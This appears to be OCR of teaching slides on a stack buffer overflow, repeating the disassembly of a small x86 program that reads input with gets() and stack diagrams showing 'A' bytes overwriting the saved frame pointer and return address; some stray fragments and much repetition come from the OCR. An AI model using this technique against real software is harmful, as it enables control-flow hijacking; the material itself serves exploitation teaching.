

Runtime Memory
Libraries (libc)
ELF Executable
.text segment
.data segment
Heap
Stack
Executable code
EIP
0x8048410 push ebp
0x8048411 mov ebp,esp
0x8048413 sub esp,0x18
0x8048416 mov eax,ds:0x8049f24
0x804841b test eax,eax
0x804841d je 0x8048431 <frame_dummy+33>
0x804841f mov eax,0x0
0x8048424 test eax,eax
0x8048426 je 0x8048431 <frame_dummy+33>
0x8048428 mov DWORD PTR [esp],0x8049f24
0x804842f call eax
0x8048431 leave
0x8048432 ret
0x8048433 nop
0x8048434 push ebp
0x8048435 mov ebp,esp
0x8048437 and esp,0xfffffff0
0x804843a sub esp,0x110
0x8048440 mov DWORD PTR [esp],0x8048550
0x8048447 call 0x8048350 <puts@plt>
0x804844c mov DWORD PTR [esp],0x8048570
0x8048453 call 0x8048350 <puts@plt>
0x8048458 mov eax,0x8048591
0x804845d mov DWORD PTR [esp],eax
0x8048460 call 0x8048330 <printf@plt>
0x8048465 lea eax,[esp+0x10]
0x8048469 mov DWORD PTR [esp],eax
0x804846c call 0x8048340 <gets@plt>
0x8048471 mov eax,0x0
0x8048476 leave


Runtime Memory
Libraries (libc)
ELF Executable
.text segment
.data segment
Heap
Stack
Executable code
EIP
0x8048410 push ebp
0x8048411 mov ebp,esp
0x8048413 sub esp,0x18
0x8048416 mov eax,ds:0x8049f24
0x804841b test eax,eax
0x804841d je 0x8048431 <frame_dummy+33>
0x804841f mov eax,0x0
0x8048424 test eax,eax
0x8048426 je 0x8048431 <frame_dummy+33>
0x8048428 mov DWORD PTR [esp],0x8049f24
0x804842f call eax
0x8048431 leave
0x8048432 ret
0x8048433 nop
0x8048434 push ebp
0x8048435 mov ebp,esp
0x8048437 and esp,0xfffffff0
0x804843a sub esp,0x110
0x8048440 mov DWORD PTR [esp],0x8048550
0x8048447 call 0x8048350 <puts@plt>
0x804844c mov DWORD PTR [esp],0x8048570
0x8048453 call 0x8048350 <puts@plt>
0x8048458 mov eax,0x8048591
0x804845d mov DWORD PTR [esp],eax
0x8048460 call 0x8048330 <printf@plt>
0x8048465 lea eax,[esp+0x10]
0x8048469 mov DWORD PTR [esp],eax
0x804846c call 0x8048340 <gets@plt>
0x8048471 mov eax,0x0
0x8048476 leave

Executable code

EIP

```
0x8048410    push   ebp
0x8048411    mov    ebp,esp
0x8048413    sub    esp,0x18
0x8048416    mov    eax,ds:0x8049f24
0x804841b    test   eax,eax
0x804841d    je     0x8048431 <frame_dummy+33>
0x804841f    mov    eax,0x0
0x8048424    test   eax,eax
0x8048426    je     0x8048431 <frame_dummy+33>
0x8048428    mov    DWORD PTR [esp],0x8049f24
0x804842f    call   eax
0x8048431    leave
0x8048432    ret
0x8048433    nop
0x8048434    push   ebp
0x8048435    mov    ebp,esp
0x8048437    and    esp,0xfffffff0
0x804843a    sub    esp,0x110
0x8048440    mov    DWORD PTR [esp],0x8048550
0x8048447    call   0x8048350 <puts@plt>
0x804844c    mov    DWORD PTR [esp],0x8048570
0x8048453    call   0x8048350 <puts@plt>
0x8048458    mov    eax,0x8048591
0x804845d    mov    DWORD PTR [esp],eax
0x8048460    call   0x8048330 <printf@plt>
0x8048465    lea    eax,[esp+0x10]
0x8048469    mov    DWORD PTR [esp],eax
0x804846c    call   0x8048340 <gets@plt>
0x8048471    mov    eax,0x0
0x8048476    leave
```


Runtime Memory
Libraries (libc)
ELF Executable
.text segment
.data segment
Heap
Stack
EIP
dat flow doe
0x8048411 mov ebp,esp
0x8048413 sub esp,0x18
0x8048416 mov eax,ds:0x8049f24
0x804841b test eax,eax
0x804841d je 0x8048431 <frame_dummy+33>
0x804841f mov eax,0x0
0x8048424 test eax,eax
0x8048426 je 0x8048431 <frame_dummy+33>
0x8048428 mov DWORD PTR [esp],0x8049f24
0x804842f call eax
0x8048431 leave
0x8048432 ret
0x8048433 nop
0x8048434 push ebp
0x8048435 mov ebp,esp
0x8048437 and esp,0xfffffff0
0x804843a sub esp,0x110
0x8048440 mov DWORD PTR [esp],0x8048550
0x8048447 call 0x8048350 <puts@plt>
0x804844c mov DWORD PTR [esp],0x8048570
0x8048453 call 0x8048350 <puts@plt>
0x8048458 mov eax,0x8048591
0x804845d mov DWORD PTR [esp],eax
0x8048460 call 0x8048330 <printf@plt>
0x8048465 lea eax,[esp+0x10]
0x8048469 mov DWORD PTR [esp],eax
0x804846c call 0x8048340 <gets@plt>
0x8048471 mov eax,0x0
0x8048476 leave

data flow dop

EIP

```
0x8048410   push   ebp
0x8048411   mov    ebp,esp
0x8048413   sub    esp,0x18
0x8048416   mov    eax,ds:0x8049f24
0x804841b   test   eax,eax
0x804841d   je     0x8048431 <frame_dummy+33>
0x804841f   mov    eax,0x0
0x8048424   test   eax,eax
0x8048426   je     0x8048431 <frame_dummy+33>
0x8048428   mov    DWORD PTR [esp],0x8049f24
0x804842f   call   eax
0x8048431   leave
0x8048432   ret
0x8048433   nop
0x8048434   push   ebp
0x8048435   mov    ebp,esp
0x8048437   and    esp,0xfffffff0
0x804843a   sub    esp,0x110
0x8048440   mov    DWORD PTR [esp],0x8048550
0x8048447   call   0x8048350 <puts@plt>
0x804844c   mov    DWORD PTR [esp],0x8048570
0x8048453   call   0x8048350 <puts@plt>
0x8048458   mov    eax,0x8048591
0x804845d   mov    DWORD PTR [esp],eax
0x8048460   call   0x8048330 <printf@plt>
0x8048465   lea    eax,[esp+0x10]
0x8048469   mov    DWORD PTR [esp],eax
0x804846c   call   0x8048340 <gets@plt>
0x8048471   mov    eax,0x0
0x8048476   leave
```

```
0x8048410   push   ebp
0x8048411   mov    ebp,esp
0x8048413   sub    esp,0x18
0x8048416   mov    eax,ds:0x8049f24
0x804841b   test   eax,eax
0x804841d   je     0x8048431 <frame_dummy+33>
0x804841f   mov    eax,0x0
0x8048424   test   eax,eax
0x8048426   je     0x8048431 <frame_dummy+33>
0x8048428   mov    DWORD PTR [esp],0x8049f24
0x804842f   call   eax
0x8048431   leave
0x8048432   ret
0x8048433   nop
0x8048434   push   ebp
0x8048435   mov    ebp,esp
0x8048437   and    esp,0xfffffff0
0x804843a   sub    esp,0x110
0x8048440   mov    DWORD PTR [esp],0x8048550
0x8048447   call   0x8048350 <puts@plt>
0x804844c   mov    DWORD PTR [esp],0x8048570
0x8048453   call   0x8048350 <puts@plt>
0x8048458   mov    eax,0x8048591
0x804845d   mov    DWORD PTR [esp],eax
0x8048460   call   0x8048330 <printf@plt>
0x8048465   lea    eax,[esp+0x10]
0x8048469   mov    DWORD PTR [esp],eax
0x804846c   call   0x8048340 <gets@plt>
0x8048471   mov    eax,0x0
0x8048476   leave
```

EIP

0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	<-- Current stack frame (ESP)
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
...	...	...	...	
...	...	...	...	

```
0x8048410   push   ebp
0x8048411   mov    ebp,esp
0x8048413   sub    esp,0x18
0x8048416   mov    eax,ds:0x8049f24
0x804841b   test   eax,eax
0x804841d   je     0x8048431 <frame_dummy+33>
0x804841f   mov    eax,0x0
0x8048424   test   eax,eax
0x8048426   je     0x8048431 <frame_dummy+33>
0x8048428   mov    DWORD PTR [esp],0x8049f24
0x804842f   call   eax
0x8048431   leave
0x8048432   ret
0x8048433   nop
0x8048434   push   ebp
0x8048435   mov    ebp,esp
0x8048437   and    esp,0xfffffff0
0x804843a   sub    esp,0x110
0x8048440   mov    DWORD PTR [esp],0x8048550
0x8048447   call   0x8048350 <puts@plt>
0x804844c   mov    DWORD PTR [esp],0x8048570
0x8048453   call   0x8048350 <puts@plt>
0x8048458   mov    eax,0x8048591
0x804845d   mov    DWORD PTR [esp],eax
0x8048460   call   0x8048330 <printf@plt>
0x8048465   lea    eax,[esp+0x10]
0x8048469   mov    DWORD PTR [esp],eax
0x804846c   call   0x8048340 <gets@plt>
0x8048471   mov    eax,0x0
0x8048476   leave
```

EIP

0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
0x20	0xf4	0xff	0xbf	<----- Current stack frame (ESP)
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
...	...	...	...	
...	...	...	...	

EIP

```
0x8048350    push   ebp
0x8048351    mov    ebp,esp
0x8048353    sub    esp,0x18

             ...

0x8048371    mov    eax,0x0
0x8048376    leave
0x8048377    ret

0x804843a    sub    esp,0x110
0x8048440    mov    DWORD PTR [esp],0x8048550
0x8048447    call   0x8048350 <puts@plt>
0x804844c    mov    DWORD PTR [esp],0x8048570
0x8048453    call   0x8048350 <puts@plt>
0x8048458    mov    eax,0x8048591
0x804845d    mov    DWORD PTR [esp],eax
0x8048460    call   0x8048330 <printf@plt>
0x8048465    lea    eax,[esp+0x10]
0x8048469    mov    DWORD PTR [esp],eax
0x804846c    call   0x8048340 <gets@plt>
0x8048471    mov    eax,0x0
0x8048476    leave
```

0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
0x71	0x84	0x04	0x08	<----- Saved Return Address
0x20	0xf4	0xff	0xbf	<----- Argument One to gets()
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
...	...	...	...	
...	...	...	...	

```
0x8048350    push   ebp
0x8048351    mov    ebp,esp
0x8048353    sub    esp,0x18
```

EIP →

```
...
```

```
0x8048371    mov    eax,0x0
0x8048376    leave
0x8048377    ret
```

```
0x804843a    sub    esp,0x110
0x8048440    mov    DWORD PTR [esp],0x8048550
0x8048447    call   0x8048350 <puts@plt>
0x804844c    mov    DWORD PTR [esp],0x8048570
0x8048453    call   0x8048350 <puts@plt>
0x8048458    mov    eax,0x8048591
0x804845d    mov    DWORD PTR [esp],eax
0x8048460    call   0x8048330 <printf@plt>
0x8048465    lea    eax,[esp+0x10]
0x8048469    mov    DWORD PTR [esp],eax
0x804846c    call   0x8048340 <gets@plt>
0x8048471    mov    eax,0x0
0x8048476    leave
```

0x00	0x00	0x00	0x00	...
0x00	0x00	0x00	0x00	...
0x00	0x00	0x00	0x00	... New stack frame
0x00	0x00	0x00	0x00	...
0x00	0x00	0x00	0x00	...
0x40	0xf0	0xff	0xbf	<----- Saved EBP Address
0x71	0x84	0x04	0x08	<----- Saved Return Address
0x20	0xf4	0xff	0xbf	<----- Argument One to gets()
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
...	...	...	...	
...	...	...	...	

```
0x8048350    push   ebp
0x8048351    mov    ebp,esp
0x8048353    sub    esp,0x18

             ...

EIP
0x8048371    mov    eax,0x0
0x8048376    leave
0x8048377    ret

0x804843a    sub    esp,0x110
0x8048440    mov    DWORD PTR [esp],0x8048550
0x8048447    call   0x8048350 <puts@plt>
0x804844c    mov    DWORD PTR [esp],0x8048570
0x8048453    call   0x8048350 <puts@plt>
0x8048458    mov    eax,0x8048591
0x804845d    mov    DWORD PTR [esp],eax
0x8048460    call   0x8048330 <printf@plt>
0x8048465    lea    eax,[esp+0x10]
0x8048469    mov    DWORD PTR [esp],eax
0x804846c    call   0x8048340 <gets@plt>
0x8048471    mov    eax,0x0
0x8048476    leave
```

```
push   esi
push   eax
push   edi
```

0x41	0x41	0x41	0x41	...
0x41	0x41	0x41	0x41	...
0x41	0x41	0x41	0x41	... New stack frame
0x41	0x41	0x41	0x41	...
0x41	0x41	0x00	0x00	...
0x40	0xf0	0xff	0xbf	<----- Saved EBP Address
0x71	0x84	0x04	0x08	<----- Saved Return Address
0x20	0xf4	0xff	0xbf	<----- Argument One to gets()
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
...	...	...	...	
...	...	...	...	

```
loc_31307D:                                  ; CODE XRE
call   sub_3140F3
```

```
0x8048350    push   ebp
0x8048351    mov    ebp,esp
0x8048353    sub    esp,0x18

             ...

EIP
0x8048371    mov    eax,0x0
0x8048376    leave
0x8048377    ret

0x804843a    sub    esp,0x110
0x8048440    mov    DWORD PTR [esp],0x8048550
0x8048447    call   0x8048350 <puts@plt>
0x804844c    mov    DWORD PTR [esp],0x8048570
0x8048453    call   0x8048350 <puts@plt>
0x8048458    mov    eax,0x8048591
0x804845d    mov    DWORD PTR [esp],eax
0x8048460    call   0x8048330 <printf@plt>
0x8048465    lea    eax,[esp+0x10]
0x8048469    mov    DWORD PTR [esp],eax
0x804846c    call   0x8048340 <gets@plt>
0x8048471    mov    eax,0x0
0x8048476    leave
```

0x41	0x41	0x41	0x41	...
0x41	0x41	0x41	0x41	...
0x41	0x41	0x41	0x41	... New stack frame
0x41	0x41	0x41	0x41	...
0x41	0x41	0x00	0x00	...
0x40	0xf0	0xff	0xbf	<----- Saved EBP Address
0x71	0x84	0x04	0x08	<----- Saved Return Address
0x20	0xf4	0xff	0xbf	<----- Argument One to gets()
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
...	...	...	...	
...	...	...	...	

```
0x8048350    push   ebp
0x8048351    mov    ebp,esp
0x8048353    sub    esp,0x18

             ...

0x8048371    mov    eax,0x0
0x8048376    leave
0x8048377    ret

0x804843a    sub    esp,0x110
0x8048440    mov    DWORD PTR [esp],0x8048550
0x8048447    call   0x8048350 <puts@plt>
0x804844c    mov    DWORD PTR [esp],0x8048570
0x8048453    call   0x8048350 <puts@plt>
0x8048458    mov    eax,0x8048591
0x804845d    mov    DWORD PTR [esp],eax
0x8048460    call   0x8048330 <printf@plt>
0x8048465    lea    eax,[esp+0x10]
0x8048469    mov    DWORD PTR [esp],eax
0x804846c    call   0x8048340 <gets@plt>
0x8048471    mov    eax,0x0
0x8048476    leave
```

EIP

0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x41	
0x41	0x41	0x00	0x00	
0x40	0xf0	0xff	0xbf	
0x71	0x84	0x04	0x08	<----- Saved Return Address
0x20	0xf4	0xff	0xbf	<----- Argument One to gets()
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
...	...	...	...	
...	...	...	...	

```
0x8048350    push   ebp
0x8048351    mov    ebp,esp
0x8048353    sub    esp,0x18

             ...

0x8048371    mov    eax,0x0
0x8048376    leave
0x8048377    ret

0x804843a    sub    esp,0x110
0x8048440    mov    DWORD PTR [esp],0x8048550
0x8048447    call   0x8048350 <puts@plt>
0x804844c    mov    DWORD PTR [esp],0x8048570
0x8048453    call   0x8048350 <puts@plt>
0x8048458    mov    eax,0x8048591
0x804845d    mov    DWORD PTR [esp],eax
0x8048460    call   0x8048330 <printf@plt>
0x8048465    lea    eax,[esp+0x10]
0x8048469    mov    DWORD PTR [esp],eax
0x804846c    call   0x8048340 <gets@plt>
0x8048471    mov    eax,0x0
0x8048476    leave
```

EIP

0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
0x40	0xf0	0xff	0xbf	
0x71	0x84	0x04	0x08	
0x20	0xf4	0xff	0xbf	<----- Current stack frame (ESP)
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
...	...	...	...	
...	...	...	...	

```
0x8048350    push   ebp
0x8048351    mov    ebp,esp
0x8048353    sub    esp,0x18
```

EIP →

```
...
```

```
0x8048371    mov    eax,0x0
0x8048376    leave
0x8048377    ret
```

```
0x804843a    sub    esp,0x110
0x8048440    mov    DWORD PTR [esp],0x8048550
0x8048447    call   0x8048350 <puts@plt>
0x804844c    mov    DWORD PTR [esp],0x8048570
0x8048453    call   0x8048350 <puts@plt>
0x8048458    mov    eax,0x8048591
0x804845d    mov    DWORD PTR [esp],eax
0x8048460    call   0x8048330 <printf@plt>
0x8048465    lea    eax,[esp+0x10]
0x8048469    mov    DWORD PTR [esp],eax
0x804846c    call   0x8048340 <gets@plt>
0x8048471    mov    eax,0x0
0x8048476    leave
```

0x41	0x41	0x41	0x41	...
0x41	0x41	0x41	0x41	...
0x41	0x41	0x41	0x41	... New stack frame
0x41	0x41	0x41	0x41	...
0x41	0x41	0x00	0x00	...
0x40	0xf0	0xff	0xbf	<----- Saved EBP Address
0x71	0x84	0x04	0x08	<----- Saved Return Address
0x20	0xf4	0xff	0xbf	<----- Argument One to gets()
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
...	...	...	...	
...	...	...	...	

```
0x8048350    push   ebp
0x8048351    mov    ebp,esp
0x8048353    sub    esp,0x18
```

EIP →

```
...
```

```
0x8048371    mov    eax,0x0
0x8048376    leave
0x8048377    ret
```


```
0x804843a    sub    esp,0x110
0x8048440    mov    DWORD PTR [esp],0x8048550
0x8048447    call   0x8048350 <puts@plt>
0x804844c    mov    DWORD PTR [esp],0x8048570
0x8048453    call   0x8048350 <puts@plt>
0x8048458    mov    eax,0x8048591
0x804845d    mov    DWORD PTR [esp],eax
0x8048460    call   0x8048330 <printf@plt>
0x8048465    lea    eax,[esp+0x10]
0x8048469    mov    DWORD PTR [esp],eax
0x804846c    call   0x8048340 <gets@plt>
0x8048471    mov    eax,0x0
0x8048476    leave
```

0x41	0x41	0x41	0x41	...
0x41	0x41	0x41	0x41	...
0x41	0x41	0x41	0x41	... New stack frame
0x41	0x41	0x41	0x41	...
0x41	0x41	0x41	0x41	...
0x41	0x41	0x41	0x41	<----- Saved EBP Address
0x41	0x41	0x41	0x41	<----- Saved Return Address
0x41	0x41	0x41	0x41	<----- Argument One to gets()
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x00	
...	...	...	...	
...	...	...	...	

```
0x8048350    push   ebp
0x8048351    mov    ebp,esp
0x8048353    sub    esp,0x18

             ...

0x8048371    mov    eax,0x0
0x8048376    leave
0x8048377    ret

0x804843a    sub    esp,0x110
0x8048440    mov    DWORD PTR [esp],0x8048550
0x8048447    call   0x8048350 <puts@plt>
0x804844c    mov    DWORD PTR [esp],0x8048570
0x8048453    call   0x8048350 <puts@plt>
0x8048458    mov    eax,0x8048591
0x804845d    mov    DWORD PTR [esp],eax
0x8048460    call   0x8048330 <printf@plt>
0x8048465    lea    eax,[esp+0x10]
0x8048469    mov    DWORD PTR [esp],eax
0x804846c    call   0x8048340 <gets@plt>
0x8048471    mov    eax,0x0
0x8048476    leave
```

EIP

